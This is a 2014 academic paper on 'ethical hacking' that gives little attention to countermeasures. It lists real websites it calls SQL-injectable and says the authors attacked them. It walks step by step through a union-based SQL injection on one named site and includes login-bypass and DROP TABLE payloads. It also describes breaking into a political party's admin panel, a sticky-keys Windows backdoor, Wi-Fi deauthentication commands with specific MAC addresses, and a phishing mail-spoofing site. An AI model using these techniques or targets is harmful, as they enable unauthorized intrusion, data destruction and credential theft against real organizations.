Volume 2, Issue 3 (2014) 623-629 ISSN 2347 - 3258
International Journal of Advance Research and Innovation

Ethical Hacking and Its Countermeasures

Shubham Goel [a, *], Kunal Gupta [b], Mayank Garg [c], A. K. Madan [b]
[a] Department of Electrical and Electronics, Amity School of Engineering, Noida, Uttar Pradesh, India
[b] Department of Production and Industrial Engineering, DTU (Formerly DCE), New Delhi, India
[c] Department of Electrical and Electronics, Birla Institute of Technology and Science, Pilani, Rajasthan, India

Article Info
Article history:
Received 20 July 2014
Received in revised form
30 July 2014
Accepted 20 August 2014
Available online 15 September 2014

Keywords
Packet Sniffer,
Rootkit,
Reconnaissance,
Social Engineering,
Network Enumeration,
Trojan Horses,
Backdoor,
SQL Injection,
Kali Linux

Abstract

In today's world the explosive growth of the Internet has brought many good things such as E-commerce-banking, E-mail, Cloud Computing. Most organizations, governments are linked to the internet in some way or the other, but the question arises 'how safe are they'. There is also a Dark side to all the progress such as Hack-ing, creation of Backdoors, phishing etc.This paper elucidates in brief about what hacking is, discusses its scope, types of hackers and the techniques employed by them. Itarticulates on the growing trend of smart mailers, which can send mails from any possible email,working with Kali which is an offensive software penetration tool and a provides a demonstration of SQL injection and various vulnerabilities still existing in today's sites. The paper also lays out the example of various gaping vulnerabilities found by the authors of this paper in govern-ment websites. Hacking is the first big problem faced by Governments, companies, and private citizens alike around the world. Hackers today are invading privacy like reading e-mail, stealing credit card number shopping sites, and putting it out on the web for everyone to see. The paper and other discussions help the common people and organizations to understand the loopholes, and even if the people can't rectify it least they can pre-vent themselves.

1. Introduction

In the computer security context, a hacker is someone who seeks and exploits weaknesses in a computer system or computer network. Hackers may be motivated by a multitude of reasons, such as profit, protest, or challenge. The subculture that has evolved around hackers is often referred to as the computer underground and is now a known community. The first and original computer hackers emerged in the 1960s at MIT (Massachusetts Institute of Technology). However, the word "hack"signified a totally different meaning then. At that time, it referred to an elegant and clever technique of doing almost anything on the computer. These "hacks"were basically computer shortcuts that made computing tasks quicker. The good old hacking was basically exploring and figuring out how the wired world works. Geeks who did this were called hackers.

Next phone hackers start emerging. More commonly known as phreakers, they break into phone networks to make free phone calls. Perhaps, the most famous of these phreakers was John Draper (aka "Cap'n Crunch"), who discovered that toy whistles given away with Cap'n Crunch cereals generate a 2600-hertz sound, which can be used to access AT&T's long-distance switching system. Draper proceeded onto build a "blue box" which, when us together with the whistle, allowed phreakers to make free calls. Shortly after, wire fraud in the United States escalates. There were quite a number of high profile cases of hacking. More and more people are breaking into computer systems. In addition, there was plenty of hacking tools available due to the flourishing of the Internet, which enabled even amateurs to learn how to hack into computers. Operation Sundevil in 1990 is carried out, which made an attempt to crack down on hackers across the United States. It was aimed to curb credit-card theft and telephone fraud. As a result, the hacker community suffered a degree of breakdown.

A radio station conducted a call-in contest, in which the 102nd caller gets a Porsche. Kevin Poulsen, together with two of his friends, broke into the radio stations' phone systems so as to let only their calls through and, hence, "won" the prize. Poulsen, who was already a wanted man for breaking into phone-company systems, was sentenced for five years in prison for wire and computer fraud. The take-off of the World Wide Web made the hacker groups abandon the old Bulletin Board Systems and set up hacker websites. Information related to hacking becomes more widely available and hacking starts to become even more dangerous and widespread. After a highly eventful and publicized chase, serial computer criminal, Kevin Mitnick is captured by federal agents and charged with stealing 20,000 credit card numbers. He was kept in the prison for four years without any bail and this sparked a huge furor amongst the underground hacking community. He eventually served 60 months of prison sentence. Microsoft releases Windows 98. Hundreds of patches are released in this year as newly found bugs and security loopholes are detected in Windows and other software packages. Hence, many security related products, such as firewalls make their entry into the market, to protect the computers against hackers.

A new form of attack called the "Denial of service" (DoS) attack has emerged. These attacks are targeted against the domain name servers of well-known websites such as Yahoo!, eBay and Microsoft. In the year 2000, hackers launched one of the biggest DoS attacks, to date, which knocked many sites such as Yahoo! and Amazon offline. In 2001, Microsoft's website was similarly brought

Corresponding Author,
E-mail address: shubhamgoel445@gmail.com

offline by these DoS attacks. Although the attack was detected within the first few hours, millions of users could not access Microsoft's website for two days.

2. Classification of Hackers

There are five major subgroups of hackers. Each subgroup in the computer underground world possess different attitudes that use different terms to demarcate themselves from each other and try to exclude some specific group with which they do not agree. First type of hacker is called a white hat hacker. A white hat hacker breaks security for non-malicious reasons, perhaps to test their own security system or while working for a security company which makes security software. The term "white hat" in Internet slang refers to an ethical hacker. This classification also includes individuals who perform penetration tests and vulnerability assessments within a contractual agreement. The EC Council, also known as the International Council of Electronic Commerce Consultants, is one of those organizations that have developed certifications, course-ware, classes, and online training covering the diverse arena of Ethical Hacking. Second type of hacker is called a black hat hacker. A black hat hacker is a hacker who "violates computer security for little reason beyond maliciousness or for personal gain" (Moore, 2005). Black hat hackers form the stereotypical, illegal hacking groups often portrayed in popular culture, and are "the epitome of all that the public fears in a computer criminal". Black hat hackers break into secure networks to destroy data or make the network unusable for those who are authorized to use the network.

The next type of hacker is called the grey hat hacker. A grey hat hacker is a combination of a black hat and a white hat hacker. A grey hat hacker may surf the internet and hack into a computer system for the sole purpose of notifying the administrator that their system has a security defect, for example. Then they may offer to correct the defect for a fee. Fourth type of hacker is called a blue hat hacker. A blue hat hacker is someone outside computer security consulting firms who is used to bug test a system prior to its launch, looking for exploits so they can be closed. Microsoft also uses the term Blue Hat to represent a series of security briefing events. Fifth type of hacker is called a hacktivist. A hacktivist is a hacker who utilizes technology to announce a social, ideological, religious, or political message. In general, most hacktivism involves website defacement or denial-of-service attacks. Thus, each type of hacker has its own modus of operandi and objectives.

3. Hacking in India and Its Future Prospects

In 2013-2014, 21 websites, including a budget website that belongs to the government of Andhra Pradesh were hacked by a team of hackers. This incident gained attention because the websites belonged to the government. Everyday somewhere in the world, the security of some website, network or email account is at stake. It may belong to a government organization, bank, IT Company, Telecom Company or an individual. Such incidents lead to serious deliberation on the safety of our networks in the cyber world. A well accepted solution to this challenge is to apply 'ethical hacking,' to increase the safety of networks. Ethical hacking, in simple terms is hacking, but for good reasons. Ethical hackers or 'white hats' do the same job as hackers - spot a minute loophole to breach the security of the most secure networks. Other hackers take advantage of security loopholes and steal confidential information, intercept critical data, spread virus, add or delete data, masquerade identity or cause damage. However, ethical hackers report the loopholes in the security system to the owners and provide solutions to protect the network. In other words, ethical hackers try to penetrate networks, detect the vulnerabilities in the security systems and fix them before any miscreant can take advantage of it.

In terms of hacking as a career: Learning from experiences of others and their own, today, many organizations are recruiting ethical hackers into their IT teams to protect network security. Others are hiring ethical hacking companies to conduct audits and suggest fixes. So, ethical hacking as a career option is definitely a promising bet. According to a survey conducted by the International Data Corp, there is a demand for over 60,000 information security personnel worldwide. It is estimated to grow to over 77,000 in India and 188,000 worldwide in next few of years. In India, Wipro, Dell, Reliance, Google, Accenture, IBM and Infosys are some organizations hiring ethical hackers.

In terms of jobs, ethical hackers can find employment in ethical hacking and information security companies. Primarily, the job would be to use hacking tools, techniques and tactics to breach security protocols, evaluate security of networks, applications and website, and implement measures to prevent intrusions. IT firms are another popular option. Based on academic background and work experience, ethical hackers can don the roles of network security administrators, network defense analysts, web security administrators, application security testers, security analysts, forensic analysts, penetration testers and security auditors. Database developers, software developers and web designers are some more options. Typically, the job role would be to develop and test IT products and services of organizations and ensure that they are as secure as possible. Secure programming, authorized hacking and network security surveillance are specializations in this domain.

4. Hacking Exploits

A hacking exploit is a prepared application that takes advantage of a known weakness. These are tool de-veloped by hackers that are used to perform malicious attacks on computer systems and are usually scripts that are designed to exploit weaknesses in software over a network, most commonly the Internet. Some of the most popular techniques are discussed

A. Attacks

A typical approach in an attack on Internet-connected system is:

1. Network enumeration: Discovering information about the intended target.
2. Vulnerability analysis: Identifying potential ways of attack.
3. Exploitation: Attempting to compromise the system by employing the vulnerabilities found through the vulnerability analysis.

In order to do so, there are several recurring tools of the trade and techniques used by computer criminals and security experts.

B. Security Exploits

A security exploit is a prepared application that takes advantage of a known weakness. Common examples of security exploits are SQL injection, Cross Site Scripting and Cross Site Request Forgery which abuse security holes that may result from substandard programming practice. Other exploits would be able to be used through FTP, HTTP, PHP, SSH, Telnet and some web pages. These are very common in website/domain hacking.

C. Vulnerability Scanner

A vulnerability scanner is a tool used to quickly check computers on a network for known weaknesses. Hackers also commonly use port scanners. These check to see which ports on a specified computer are "open" or available to access the computer, and sometimes will detect what program or service is listening on that port, and its version number. (Note that firewalls defend computers from intruders by limiting access to ports/machines both inbound and outbound, but can still be circumvented.)

D. Password Scanner

Password cracking is the process of recovering passwords from data that has been stored in or transmitted by a computer system. A common approach is to repeatedly try guesses for the password.

E. Packet Sniffer

A packet sniffer is an application that captures data packets, which can be used to capture passwords and other data in transit over the network.

F. Spoofing Attack

A spoofing attack involves one program, system, or website successfully masquerading as another by falsifying data and thereby being treated as a trusted system by a user or another program. The purpose of this is usually to fool programs, systems, or users into revealing confidential information, such as user names and passwords, to the attacker.

G. Rootkit

A rootkit is designed to conceal the compromise of a computer's security, and can represent any of a set of programs which work to subvert control of an operating system from its legitimate operators. Usually, a rootkit will obscure its installation and attempt to prevent its removal through a subversion of standard system security. Rootkits may include replacements for system binaries so that it becomes impossible for the legitimate user to detect the presence of the intruder on the system by looking at process tables.

H. Social Engineering

When a hacker, typically a black hat, is in the second stage of the targeting process, he or she will typically use some social engineering tactics to get enough information to access the network. A common practice for hackers who use this technique, is to contact the system administrator and play the role of a user who cannot get access to his or her system.

I. Trojan Horses

A Trojan horse is a program which seems to be doing one thing, but is actually doing another. A Trojan horse can be used to set up a back door in a computer system such that the intruder can gain access later. (The name refers to the horse from the Trojan War, with the conceptually similar function of deceiving defenders into bringing an intruder inside)

5. Typical Tools and Techniques

1. **Reconnaissance:** Hackers use tools to get basic information on your systems. Tools like Netcraft and pchels to report on your domain, IP number, and operating system.
2. **Network Exploration:** The more information the hacker knows about your system the more ways he can find vulnerabilities. Tools such as NMap identify your host systems and services.
3. **Probe Tools:** Some tools were initially designed to be used by system administrators to enhance their security. Now, these same tools are used by hackers to know where to start an attack. Tools like LANguard Network Scanner identify system vulnerabilities.
4. **Scanners:** Internally, sniffer tools analyse network performance and applications. Hacker Reconnaissance tools such as AET Network Scanner 10, FPort 1.33, and Super Scan 3. Scan your devices to determine ports that are open and can be exploited.[8]
5. **Password Cracker:** Password tools are used by security administrators to find weak passwords. These tools may also be used by hackers. Password crackers include LC5, John the Ripper, iOpus Password Recovery XP, and LastBit.
6. **Remote Administration Tools:** Tools such as AntiLamer and NetSlayer are used by hackers to take partial or complete control of the victim's computer.
7. **Backdoor:** Backdoor tools and Trojan Horses exploit vulnerabilities and open your systems to a hacker KrAIMer and Troj/Zinx-A can be used by hackers to gain access to your systems.
8. **Denial of Service (DOS):** Denial of service attacks overload a system or device so it can't respond or provide normal service. Hackers use tools such as Coldlife and Flooder overload a system.
9. **Recover Deleted Files:** Once hackers are inside your perimeter, they can use tools like Deleted File Analysis Utility to scan your hard drive partitions for deleted files that may still be recoverable.
10. **Web Site Tools:** Hackers use tools such as Access Diver and IntelliTamper to index your web site pages and directories. These tools can download your site to the hacker's local hard drive. Once on his system, the hacker analyzes the web site to identify and exploit security vulnerabilities.

6. Website Hacking - Use of Sql Injection

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an

application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

A. Technical Implementation and Pawning Sites by SQL Injection

In course of finding sites vulnerable to SQL injection, the following sites were encountered during the paper,

http://www.adas-fusion.eu/theme.php?id=2
http://www.kagakribet.com/humor.php?id=147′
http://www.ceripp.it/curriculum.php?id=9′
http://www.widescreenreview.com/news_detail.php?id=19267′
http://lucklyinthebox.com/productinfo.php?id=1155′
http://association.cqu.edu.au/cqusa_faq/php/view-faq.php?id=51′
http://www.yboaofnc.com/event.php?id=3′
http://www.nsche.org.ng/communiquedetail.php?ID=2′
http://www.nsche.org.ng/communiquedetail.php?ID=3′
http://www.4wdsystems.com.au/index.php?id=29

B. Stepwise Demonstration of SQL Attack

During the course of writing the paper attacks on all the sites in above section were carried out. The sequential attack on one of the website "http://www.adas-fusion.eu/theme.php?id=2" is discussed below.

Step 1: Checking If the Link Is Vulnerable or Not

If the link is opened by adding a single quote http://www.adas-fusion.eu/theme.php?id=2'an error is displayed stating: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\" at line 1″.Then it means that this site is vulnerable to SQL injection. Hence we can proceed further getting the number of columns in it.

Step 2: Finding Number of Columns in the Database

We search the link followed by the syntax "order by number-" and then replace "number" by any number which we assume to be the number of columns in the targeted website. Start with the number '10', hence, the link will look like:-

http://www.adas-fusion.eu/theme.php?id=2 order by 10–

If we are getting an error display in the page then that means, the actual number of columns is less than number you assumed. So we now try each of 9, 8, 7…. so on till we get a page without error. For this site we get error till 7 and at 6 we have a proper page display without any error.

http://www.adas-fusion.eu/theme.php?id=2 order by 6–

So that means there are 6 columns in the database.

Step 3: Finding the Vulnerable Columns

The next command implemented:
http://www.adasfusion.eu/theme.php?id=2 union all select 1, 2, 3, 4, 5, 6–

After this link is opened we find the vulnerable column that is 6. To know the vulnerable column we just check the column number in the page.

Step 4: Finding the version of the MySQL database

If the version of the database is above 5.0 then we can move further. For the sites less than version 5.0 we use blind SQL injection. To know the version of the database the following was typed:
http://www.adas-fusion.eu/theme.php?id=2 union all select 1, 2, 3, 4, 5, version () – Here the version is 5.1.67 therefore it can be hacked using this method.

Step 5: Retrieving the tables

Now group_concat(table_name) function was used to get the tables available.

http://www.adas-fusion.eu/theme.php?id=2 union all select 1, 2, 3, 4, 5, group_concat(table_name) from information_schema.tables

After the page gets loaded we get the entire list of the tables available. Now we just have to note down the important tables (tables in caps are present by default, therefore the important data is always present in the tables named with lowercase, but not always).

Step 6: Getting the data from the tables

We get the data from the tables which you have noted in the above step.

http://www.adas-fusion.eu/theme.php?id=2 union all select 1, 2, 3, 4, 5, column_name from information_schema.columns where table_name=char(ASCII)–

The replacement of ASCII with the ASCII value of the table was done. Online string to ASCII converters are available.

116, 97, 115, 107

The above is the ASCII code of the table task.

http://www.adas-fusion.eu/theme.php?id=2 union all select 1, 2, 3, 4, 5, column_name from information_schema. columns where table_name=char(116,97,115,107)–

This link gaves the data contained in the table.

C. Incorrectly Filtered Escape Characters

This form of SQL injection occurs when user input is not filtered for escape characters and is then passed into a SQL statement. This results in the potential manipulation of the statements performed on the database by the end-user of the application.

The following line of code illustrates this vulnerability:

Statement = "SELECT * FROM users WHERE name = '' + userName + '';"

This SQL code is designed to pull up the records of the specified username from its table of users. However, if the "userName" variable is crafted in a specific way by a malicious user, the SQL statement may do more than the code author intended. For example, setting the "userName" variable as:

'or'1'='1

or using comments to even block the rest of the query (there are three types of SQL comments)

'or'1'='1—

‘‘or’1’=1’({‘‘
or’1’=’/*’

Renders one of the following SQL statements by the parent language:
SELECT * FROM users WHERE name = “OR‘1’=’1’;
SELECT * FROM users WHERE name = “OR‘1’=’1’; --‘;

If this code were to be used in an authentication procedure then this example could be used to force the selection of a valid username because the evaluation of '1'='1' is always true.

The following value of "userName" in the statement below would cause the deletion of the "users" table as well as the selection of all data from the "userinfo" table (in essence revealing the information of every user), using an API that allows multiple statements:

a’; DROP TABLE users; SELECT * FROM userinfo WHERE ‘t’=’t

This input renders the final SQL statement as follows and specified:

SELECT * FROM users WHERE name = ‘a’; DROP TABLE users; SELECT * FROM userinfo WHERE‘t’=’t’;

D. Hacking the website of Vichar Vibhag

During the course of research various websites were encountered which were vulnerable tovarious attacks and could pose threat to the organisations owning the websites.

The Indian National Congress also commonly called the Congress is one of the major contemporary political parties in India. It is one of the largest and oldest democratically-operatingpolitical parties in the world and was in power recently till 2014 in the center.

A site of its major wing ‘VicharVibhag’ www.kpccvicharvibhag.org’ despite being a site of amajor political party of the world’s largest democracy was identified with various vulnerabilities by the authors of this paper.

Fig: 1. Site before being attacked: Site after being attacked

Various Cheat sheets were also employed in above penetration testing. Cheat Sheets are a list of SQL queries which when entered in the admin panel confuses the SQL vulnerable website hence giving us control of admin panel.

Cheat Sheet (Queries to be entered in login screens to confuse SQL vulnerable sites):
Normal SQL Injection: 1 OR 1=1
Normal SQL Injection using encapsulated data: 1' OR ‘1’='1
The government party was informed of the vulnerabilities present in their website and was assisted by the authors in improving the website’s security.

Note: The website was restored to normalcy and concerned website professionals were informed of the vulnerabilities immediately.

Fig: 2. KPCC Admin Panel Hacking View

7. System Hacking Implementation

7.1 Creating Backdoor

In the paper login password in windows systems was identified and is discussed as follows:

In 'windows' folder go to file 'System 32'and interchange the names of files 'cmd'and 'Sethc'. Next by pressing shift key 5 times opens up sticky keys using 'Sethc' folder. When names are interchanged command prompt 'cmd'folder is opened instead of sticky keys when shift key is pressed 5 times.

In command prompt type 'control user passwords 2'and change system password. This helps us to create a backdoor in to the Microsoft system and allows unauthorized entry into the system.



Fig: 3. Command Prompt

Then the following screen appears from which the password can be reset:

7.2 Using Kali Linux live USB

Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing.

Inserting USB having Kali Linux and booting it live in BIOS menu we can change system password using command prompt.

'Control user passwords2'needs to be typed in command prompt to get full access.

7.3 Using ERD (Emergency Rescue Disk) Commander Software

ERD (Emergency Rescue Disk) commander software of the Microsoft Diagnostics and Recovery's Toolset (MSDaRT) 6.5 helps diagnose and repair a system that has trouble starting or has other issues. This tool can be misused for hacking into the victim's system.

Hence running ERD and using password recovery will automatically crack password.

Fig: 5. Emergency Rescue Disk

8. Wifi Router Jamming Using Kali

Using Kali linuxWifi Routers can be hacked into. Even in the current time with such technology advancements such prominent loop holes have been identified and exploited as below:

Running Kali Linux
In terminal typing in:
>airmon-ng start wlan0 // (To start monitoring mode)
>airmon-ng mon0 // (To scan for routers)
>Websploit
>use wifi/wifi_jammmer
>Set ESSID Amity_Wifi >Set Channel 6
>Run
To disconnect a particular pc, i.e. mac address:
>airmon-ng start wlan0
>airodumo-ng mon0
>aireplay-ng -0 0 -a 94:D7:23:09:7C:74 -c 0:21:00:92:29:66 mon0 where -a: access id -c: client which we want to block -0: de authentication request 0: infinite times

9. Social Engineering – Smart Mailer

Sometimes having a victim give his or her password is simpler than cracking the password itself. This can be done by sending an e-mail that appears to come from a legitimate business—a bank, or credit card company—requesting "verification" of information and warning of some serious consequences not provided. The e-mail usually contains a link to a fraudulent web page that seems legitimate—with company logos and content—and has a form requesting everything from a home address to an ATM card's PIN for authentication.

Smart Mail Sender website for hacking: www.goel445.comoj.com.

Filling in source and destination email ids hackers can extract crucial information from victim using this web project.

Fig: 6. Social Engineering

References

[1] Taylor, Paul A. Hackers. Routledge. 1999, ISBN 978-0-415-18072-6.
[2] Kevin Beaver Hacking For Dummies. (January 12, 2010). ISBN 978-0-7645-5784-2.
[3] Richard Conway, Julian Cordingley. Code Hacking: A Developer's Guide to Network Se-curity. ISBN 978-1-58450-314-9.
[4] Johanna Granville, Dot. Con: The Dangers of Cyber Crime and a Call for Proactive Solutions, Australian Journal of Politics and History, 49(1). (Winter 2003), 102–109.
[5] Katie Hafner, John Markoff (1991). Cyberpunk: Outlaws and Hackers on the Computer Frontier. Simon & Schuster. ISBN 0-671-68322-5.